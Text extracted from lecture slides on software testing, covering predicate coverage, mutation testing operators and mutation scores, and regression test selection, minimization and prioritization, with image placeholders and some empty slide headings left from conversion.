
	Predicate	Clauses			A	B	C	EO
P42:	(Side1 <= 0)	T	f	f	0	1	1	4
	(Side2 <= 0)	F	f	f	1	1	1	3
	(Side3 <= 0)	f	T	f	1	0	1	4
		f	f	T	1	1	0	4
P59:	(Side1+Side2 <= Side3)	T	f	f	2	3	6	4
	(Side2+Side3 <= Side1)	F	f	f	2	3	4	1
	(Side1+Side3 <= Side2)	f	T	f	6	2	3	4
		f	f	T	2	6	3	4
P72:	(triOut == 1)	T	t	-	2	2	3	2
	(Side1+Side2 > Side3)	F	t	-	2	3	3	2
		t	F	-	2	2	5	4
P74:	(triOut == 2)	T	t	-	2	3	2	2
	(Side1+Side3 > Side2)	F	t	-	2	3	3	2
		t	F	-	2	5	2	4
P76:	(triOut == 3)	T	t	-	3	2	2	2
	(Side2+Side3 > Side1)	F	t	-	3	6	3	4

# Predicate Testing

---

- Introduction
- Basic Concepts
- Predicate Coverage
- Program-Based Predicate Testing
- Summary

# Subsumption



# Recap

- **Predicate testing** is about ensuring that each decision point is implemented correctly.
- If we flip the value of an **active** clause, we will change the value of the entire predicate.
- Different active clause criteria are defined to clarify the requirements on the values of the minor clauses.
- **Reachability** and **controllability** are two practical challenges that have to be met when we apply predicate testing to programs.

---

# Mutation Testing

# Main Idea

---

- How to evaluate the effectiveness of a testing technique or tool?
  - Both subject programs and faults need to be representative
- Mutants are created to mimic program mistakes or faults in a systematic manner
  - Each mutant is a slight variation of the original program
  - A test kills one mutant if it could distinguish the mutant from the original program.

## Main Idea (2)

---

- Assume that we are trying to evaluate two testing techniques, A and B.
- For each subject program, create a set of mutants.
- Check how many mutants A and B could kill.
- The more mutants a technique kills, the more effective.

# Basic Concepts

- **Mutation Operator**: a rule that specifies a slight variation of the original program.
- **Mutant**: The result of one application of a mutant operator
  - **Stillborn mutants**: syntactically illegal and caught by a compiler
  - **Trivial mutants**: can be killed by almost any test case
  - **Equivalent mutants**: functionally equivalent to the original program (and thus cannot be killed by any test case)

# Example

```
int Min (int A, int B) {  
    int minVal;  
    minVal = A;  
    if (B < A) {  
        minVal = B;  
    }  
    return (minVal);  
} // end Min
```

```
int Min (int A, int B) {  
    int minVal;  
    minVal = A;  
    * minVal = B;  
    if (B < A) {  
    * if (B > A) {  
    * if (B < minVal)  
        minVal = B;  
    * Bomb ();  
    * minVal = A;  
    }  
    return (minVal);  
} // end Min
```

# Mutation Score

---

- Given a mutant  $m$  of a program  $d$ , a test is said to kill the mutant if and only if this test produces a different output on  $m$  than on  $d$ .
- **Mutation score**: the percentage of mutants that are killed (over all possible mutants)

# Strongly Kill

- 
- Given a mutant  $m$  for a program  $P$  and a test  $t$ ,  $t$  is said to **strongly kill**  $m$  if and only if the output of  $t$  on  $P$  is different from the output of  $t$  on  $m$ .

# Example

- Consider the first mutant
  - Reachability: true
  - Infection:  $A \neq B$
  - Propagation:  $(B < A) = \text{false}$
  - Full Test Spec:  $B > A$

```
int Min (int A, int B) {  
    int minVal;  
    minVal = A;  
    if (B < A) {  
        minVal = B;  
    }  
    return (minVal);  
} // end Min
```

```
int Min (int A, int B) {  
    int minVal;  
minVal = B;  
    if (B < A) {  
        minVal = B;  
    }  
    return (minVal);  
} // end Min
```

# Weakly Kill

---

- Given a mutant  $m$  that modifies a location  $l$  in a program  $P$ , and a test  $t$ ,  $t$  is said to weakly kill  $m$  if and only if the state of the execution of  $P$  on  $t$  is different from that of  $m$  immediately after  $l$ .

# Example

```
boolean isEven (int x) {  
    if (x < 0)  
        x = 0 - x; // change to x = 0;  
    if (float) (x / 2) == ((float) x) / 2.0  
        return true;  
    else  
        return false;  
}
```

Reachability:  $x < 0$   
Infection:  $x \neq 0$   
Propagation:  $x$  must be odd

# Absolute Value Insertion

- Each arithmetic expression is modified by functions abs(), and negAbs().
- **Example:**  $x = 3 * a \Rightarrow x = 3 * \text{abs}(a)$ ,  $x = 3 * -\text{abs}(a)$

# Arithmetic Operator Replacement

- Each occurrence of one of the arithmetic operators +, -, \*, /, \*\*, and % is replaced by each of the other operators, and special operators leftOp, rightOp, and mod.
- **Example:**  $x = a + b \Rightarrow x = a - b, x = a * b, x = a / b, x = a ** b, x = a, x = b, x = a \% b$

# Relational Operator Replacement

- Each occurrence of one of the relational operators ( $<$ ,  $\leq$ ,  $>$ ,  $\geq$ ,  $=$ ,  $\neq$ ) is replaced by each of the other operators and by `falseOp` and `trueOp`.
- **Example:** if ( $m > n$ )  $\Rightarrow$  if ( $m \geq n$ ), if ( $m < n$ ), if ( $m \leq n$ ), if ( $m == n$ ), if ( $m != n$ ), if (false), if(true)

# Conditional Operator Replacement

- Each occurrence of each logical operator (`&&`, `||`, `&`, `|`, `^`) is replaced by each of the other operators, and `falseOp`, `trueOp`, `leftOp`, and `rightOp`.
- **Example:** if (`a && b`) => if (`a || b`), if (`a & b`), if (`a | b`), if (`a ^ b`), if (`false`), if (`true`), if (`a`), if (`b`)

# Shift Operator Replacement

- Each occurrence of one of the shift operators (`<<`, `>>`, and `>>>`) is replaced by each of the other operators, and the special operator `leftOp`.
- **Example:** `x = m << a => x = m >> a, x = m`  
`>>> a, x = m`

- Each occurrence of each bitwise logical operator (`&`, `|`, and `^`) is replaced by each of the other operators, and `leftOp` and `rightOp`.
- **Example:**  $x = m \& n \Rightarrow x = m | n, x = m ^ n, x = m, x = n$

# Assignment Operator

- Each occurrence of one of the assignment operators ( $+=$ ,  $-=$ ,  $*=$ ,  $/=$ ,  $\%=$ ,  $\&=$ ,  $\!=$ ,  $\*=$ ,  $<<==$ ,  $>>=$ ,  $>>>=$ ) is replaced by each of the other operators.
- **Example:**  $x += 3 \Rightarrow x -= 3, x *= 3, x /= 3, x \%= 3, \dots$

# Unary Operator Insertion

- Each unary operator (+, -, !, ~) is inserted before each expression of the correct type.
- **Example:**  $x = 3 * a \Rightarrow x = 3 * +a, x = 3 * -a, x = +3 * a, x = -3 * a$

# Unary Operator Deletion

---

- Each unary operator (+, -, !, ~) is deleted.
- **Example:** if !(a > - b) => if (a > -b), if !(a > b)

# Scalar Variable Replacement

- Each variable reference is replaced by every other variable of the appropriate type that is declared in the current scope.
- **Example:**  $x = a * b \Rightarrow x = a * a, a = a * b, x = x * b, x = a * x, x = b * b, b = a * b$

- Each statement is replaced by a special Bomb() function
- **Example:**  $x = a * b \Rightarrow \text{Bomb}()$

# Summary

---

- Mutation testing is mainly used to evaluate the effectiveness of testing techniques.
- Mutants are created to mimic programming mistakes.
- The higher the mutation score, the more effective a testing technique.
- The main challenge of mutation testing is dealing with a potentially huge number of mutants.

# Regression Testing

---

- Introduction
- Test Selection
- Test Minimization
- Test Prioritization
- Summary

# What is it?

---

- Regression testing refers to the portion of the test cycle in which a program is tested to ensure that changes do not affect features that are not supposed to be affected.
  - Corrective regression testing is triggered by corrections made to the previous version
  - Progressive regression testing is triggered by new features added to the previous version.



# Develop-Test-Release Cycle


Version 1	Later Versions
<ol style="list-style-type: none"><li>1. Develop P</li><li>2. Test P</li><li>3. Release P</li></ol>	<ol style="list-style-type: none"><li>1. Modify P to P'</li><li>2. Test P' for new functionality</li><li>3. Perform regression testing on P' to ensure that the code carried over from P behaves correctly</li><li>4. Release P'</li></ol>

# A Simple Approach

---

- Can we simply re-execute all the tests that are developed for the previous version?

# Regression-Test Process



# Major Tasks

---

- **Test revalidation** refers to the task of checking which tests for  $P$  remain valid for  $P'$ .
- **Test selection** refers to the identification of tests that traverse the modified portions in  $P'$ .
- **Test minimization** refers to the removal of tests that are seemingly redundant with respect to some criteria.
- **Test prioritization** refers to the task of prioritizing tests based on certain criteria.

# Example (1)

---


- Consider a web service **ZipCode** that provides two services:
  - **ZtoC**: returns a list of cities and the state for a given zip code
  - **ZtoA**: returns the area code for a given zip code
- Assume that **ZipCode** only serves the US initially, and then is modified as follows:
  - **ZtoC** is modified so that a user must provide a given country as well as a zip code.
  - **ZtoT**, a new service, is added that inputs a country and a zip code and return the time-zone.

## Example (2)

---

- Consider the following two tests used for the original version:
  - t1: <service = ZtoC, zip = 47906>
  - t2: <service = ZtoA, zip = 47906>
- Can the above two tests be applied to the new version?

# The RTS Problem (1)



# The RTS Problem (2)

- The RTS problem is to find a minimal subset  $T_r$  of non-obsolete tests from  $T$  such that if  $P'$  passes tests in  $T_r$  then it will also pass tests in  $T_u$ .
- Formally,  $T_r$  shall satisfy the following property:  $\forall t \in T_r \text{ and } \forall t' \in T_u \cup T_r, P(t) = P'(t) \Rightarrow P(t') = P'(t')$ .

# Regression Testing

---

- Introduction
- Test Selection
- Test Minimization
- Test Prioritization
- Summary

# Main Idea

---

- The goal is to identify test cases that traverse the **modified** portions.
- Phase 1: **P** is executed and the trace is recorded for each test case in  $T_{no} = T_u \cup T_r$ .
- Phase 2: **Tr** is isolated from  $T_{no}$  by a comparison of **P** and **P'** and an analysis of the execution traces
  - Step 2.1: Construct CFGs and syntax trees
  - Step 2.2: Compare CFGs and select tests

# Obtain Execution Traces


```
1. main () {  
2.   int x, y, p;  
3.   input (x, y);  
4.   if (x < y)  
5.     p = g1(x, y);  
6.   else  
7.     p = g2(x, y);  
8.   endif  
9.   output (p);  
10.  end  
11. }
```

```
1. int g1 (int a, b) {  
2.   int a, b;  
3.   if (a + 1 == b)  
4.     return (a*a);  
5.   else  
6.     return (b*b);
```

```
1. int g2 (int a, b) {  
2.   int a, b;  
3.   if (a == (b + 1))  
4.     return (b*b);  
5.   else  
6.     return (a*a);
```

Consider the following test set:

t1: <x=1, y=3>  
t2: <x=2, y=1>  
t3: <x=1, y=2>



# Execution Trace

---

Test (t)	Execution Trace (trace(t))
t1	main.Start, main.1, main.2, g1.Start, g1.1, g1.3, g1.End, main.2, main.4, main.End
t2	main.Start, main.1, main.3, g2.Start, g2.1, g2.2, g2.End, main.3, main.4, main.End
t3	main.Start, main.1, main.2, g1.Start, g1.1, g1.2, g1.End, main.2, main.4, main.End

---






# Test Vector

---

Test vector (test(n)) for node n				
Function	1	2	3	4
main	t1, t2, t3	t1, t3	t2	t1, t2, t3
g1	t1, t3	t3	t1	-
g2	t2	t2	None	-

---

# Syntax Tree



# Selection Strategy

- The CFGs for  $P$  and  $P'$  are compared to identify nodes that differ in  $P$  and  $P'$ .
  - Two nodes are considered **equivalent** if the corresponding syntax trees are identical.
  - Two syntax trees are considered **identical** when their roots have the same labels and the same corresponding descendants.
- Tests that traverse those nodes are selected.

**Input:** (1)  $G$  and  $G'$ , including syntax trees; (2) Test vector  $\text{test}(n)$  for each node  $n$  in  $G$  and  $G'$ ; and (3) Set  $T$  of non-obsolete tests

**Output:** A subset  $T'$  of  $T$

## Procedure SelectTestsMain

- Step 1: Set  $T' = \emptyset$ . Unmark all nodes in  $G$  and in its child CFGs
- Step 2: Call procedure **SelectTests** ( $G.\text{Start}$ ,  $G'.\text{Start}'$ )
- Step 3: Return  $T'$  as the desired test set

## Procedure **SelectTests** ( $N$ , $N'$ )

- Step 1: Mark node  $N$
- Step 2: If  $N$  and  $N'$  are not equivalent,  $T' = T' \cup \text{test}(N)$  and return, otherwise go to the next step.
- Step 3: Let  $S$  be the set of successor nodes of  $N$
- Step 4: Repeat the next step for each  $n \in S$ .
  - 4.1 If  $n$  is marked then **return** else repeat the following steps:
    - 4.1.1 Let  $I = \text{label}(N, n)$ . The value of  $I$  could be  $t$ ,  $f$  or  $\epsilon$
    - 4.1.2  $n' = \text{getNode}(I, N')$ .
    - 4.1.3 **SelectTests**( $n$ ,  $n'$ )
- Step 5: Return from **SelectTests**

# Example

- Consider the previous example. Suppose that function g1 is modified as follows:

```
1. int g1 (int a, b) {  
2.     int a, b;  
3.     if (a - 1 == b) ← Predicate modified  
4.         return (a*a);  
5.     else  
6.         return (b*b);
```

# Regression Testing

---

- Introduction
- Test Selection
- Test Minimization
- Test Prioritization
- Summary

# Motivation

---


- The adequacy of a test set is usually measured by the coverage of some testable entities, such as **basic blocks**, **branches**, and **du-paths**.
- Given a test set  $T$ , is it possible to reduce  $T$  to  $T'$  such that  $T' \subseteq T$  and  $T'$  still covers all the testable entities that are covered by  $T$ ?

# Example (1)

```
1. main () {  
2.   int x, y, z;  
3.   input (x, y);  
4.   z = f1(x);  
5.   if (z > 0)  
6.     z = f2(x);  
7.   output (z);  
8. end  
9. }
```

```
1. int f1(int x) {  
2.   int p;  
3.   if (x > 0)  
4.     p = f3(x, y);  
5.   return (p);  
6. }
```

# Example (2)



Consider the following test set:  
t1: main: 1, 2, 3; f1 : 1, 3  
t2: main: 1, 3; f1: 1, 3  
t3: main: 1, 3; f1: 1, 2, 3

# The Set-Cover Problem

---

- Let  $E$  be a set of entities and  $TE$  a set of subsets of  $E$ .
- A **set cover** is a subset (of subsets)  $C \subseteq TE$  such that the union of all the subsets in  $C$  is  $E$ .
- The **set-cover problem** is to find a minimal  $C$ .

# Example

- Consider the previous example:
  - $E = \{\text{main.1}, \text{main.2}, \text{main.3}, \text{f1.1}, \text{f1.2}, \text{f1.3}\}$
  - $TE = \{\{\text{main.1}, \text{main.2}, \text{main.3}, \text{f1.1}, \text{f1.3}\}, \{\text{main.1}, \text{main.3}, \text{f1.1}, \text{f1.3}\}, \{\text{main.1}, \text{main.3}, \text{f1.1}, \text{f1.2}, \text{f1.3}\}\}$
- The solution to the set cover problem is:
  - $C = \{\{\text{main.1}, \text{main.2}, \text{main.3}, \text{f1.1}, \text{f1.3}\}, \{\text{main.1}, \text{main.3}, \text{f1.1}, \text{f1.2}, \text{f1.3}\}\}$

# A Greedy Approach

- Find a test  $t$  in  $T$  that covers the maximum number of entities in  $E$ .
- Add  $t$  to the return set, and remove it from  $T$  and the entities it covers from  $E$
- Repeat the same procedure until all entities in  $E$  have been covered.

# Procedure CMIMX

**Input:** An  $n \times m$  matrix  $C$ , where each column corresponds to an entity to be covered, and each row to a distinct test.  $C(i,j)$  is 1 if test  $t_i$  covers entity  $j$ .

**Output:** Minimal cover  $\text{minCov} = \{i_1, i_2, \dots, i_k\}$  such that for each column in  $C$ , there is at least one nonzero entry in at least one row with index in  $\text{minCov}$ .

**Step 1:** Set  $\text{minCov} = \emptyset$ ,  $\text{yetToCover} = m$ .

**Step 2:** Unmark each of the  $n$  tests and  $m$  entities.

**Step 3:** Repeat the following steps while  $\text{yetToCover} > 0$

- 3.1. Among the unmarked entities (columns) in  $C$  find those containing the least number of 1s. Let  $LC$  be the set of indices of all such columns.
- 3.2. Among all the unmarked tests (rows) in  $C$  that also cover entities in  $LC$ , find those that have the max number of nonzero entries that correspond to unmarked columns. Let  $s$  be any one of those rows.
- 3.3. Mark test  $s$  and add it to  $\text{minCov}$ . Mark all entities covered by test  $s$ . Reduce  $\text{yetToCover}$  by the number of entities covered by  $s$ .

# Example

- Consider the previous example:

	1	2	3	4	5	6
t1	1	1	1	0	0	0
t2	1	0	0	1	0	0
t3	0	1	0	0	1	0
t4	0	0	1	0	0	1
t5	0	0	0	0	1	0

Step 1: LC = {4, 6}. t2 and t4 has two 1s. Select t2. minCov = {t2}.

Step 2: LC = {6}. Select t4, as t4 is the only one covers 6. minCov = {t2, t4}.

Step 3: LC = {2, 5}. Select t3. minCov = {t2, t4, t3}.

# Regression Testing

---

- Introduction
- Test Selection
- Test Minimization
- **Test Prioritization**
- Summary

# Motivation

---

- In practice, sufficient resources may not be available to execute all the tests.
- One way to solve this problem is to prioritize tests and only execute those high-priority tests that are allowed by the budget.
- Typically, **test prioritization** is applied to a reduced test set that are obtained, e.g., by the **test selection** and/or **minimization** process.

# Residual Coverage

- Residual coverage refers to the number of entities that remain to be covered w.r.t. a given coverage criterion.
- One way to prioritize tests is to give higher priority to tests that lead to a smaller residual coverage.

# Procedure PrTest

**Input:** (1)  $T'$  : a regression test set to be prioritized; (2)  $\text{entitiesCov}$ : set of entities covered by tests in  $T'$ ; (2)  $\text{cov}$ : Coverage vector such that for each test  $t \in T'$ ,  $\text{cov}(t)$  is the set of entities covered by  $t$ .

**Output:**  $\text{PrT}$ : A prioritized sequence of tests in  $T'$

**Step 1:**  $X' = T'$ . Find  $t \in X'$  such that  $|\text{cov}(t)| \geq |\text{cov}(u)|$  for all  $u \in X'$ .

**Step 2:**  $\text{PrT} = \langle t \rangle$ ,  $X' = X' \setminus \{t\}$ ,  $\text{entitiesCov} = \text{entitiesCov} \setminus \text{cov}(t)$

**Step 3:** Repeat the following steps while  $X' \neq \emptyset$  and  $\text{entitiesCov} \neq \emptyset$ .

- 3.1.  $\text{resCov}(t) = |\text{entitiesCov} \setminus (\text{cov}(t) \cap \text{entitiesCov})|$
- 3.2. Find test  $t \in X'$  such that  $\text{resCov}(t) \leq \text{resCov}(u)$  for all  $u \in X'$ ,  $u \neq t$ .
- 3.3. Append  $t$  to  $\text{PrT}$ ,  $X' = X' \setminus \{t\}$ , and  $\text{entitiesCov} = \text{entitiesCov} \setminus \text{cov}(t)$

**Step 4:** Append to  $\text{PrT}$  any remaining tests in  $X'$  in an arbitrary order.

# Example

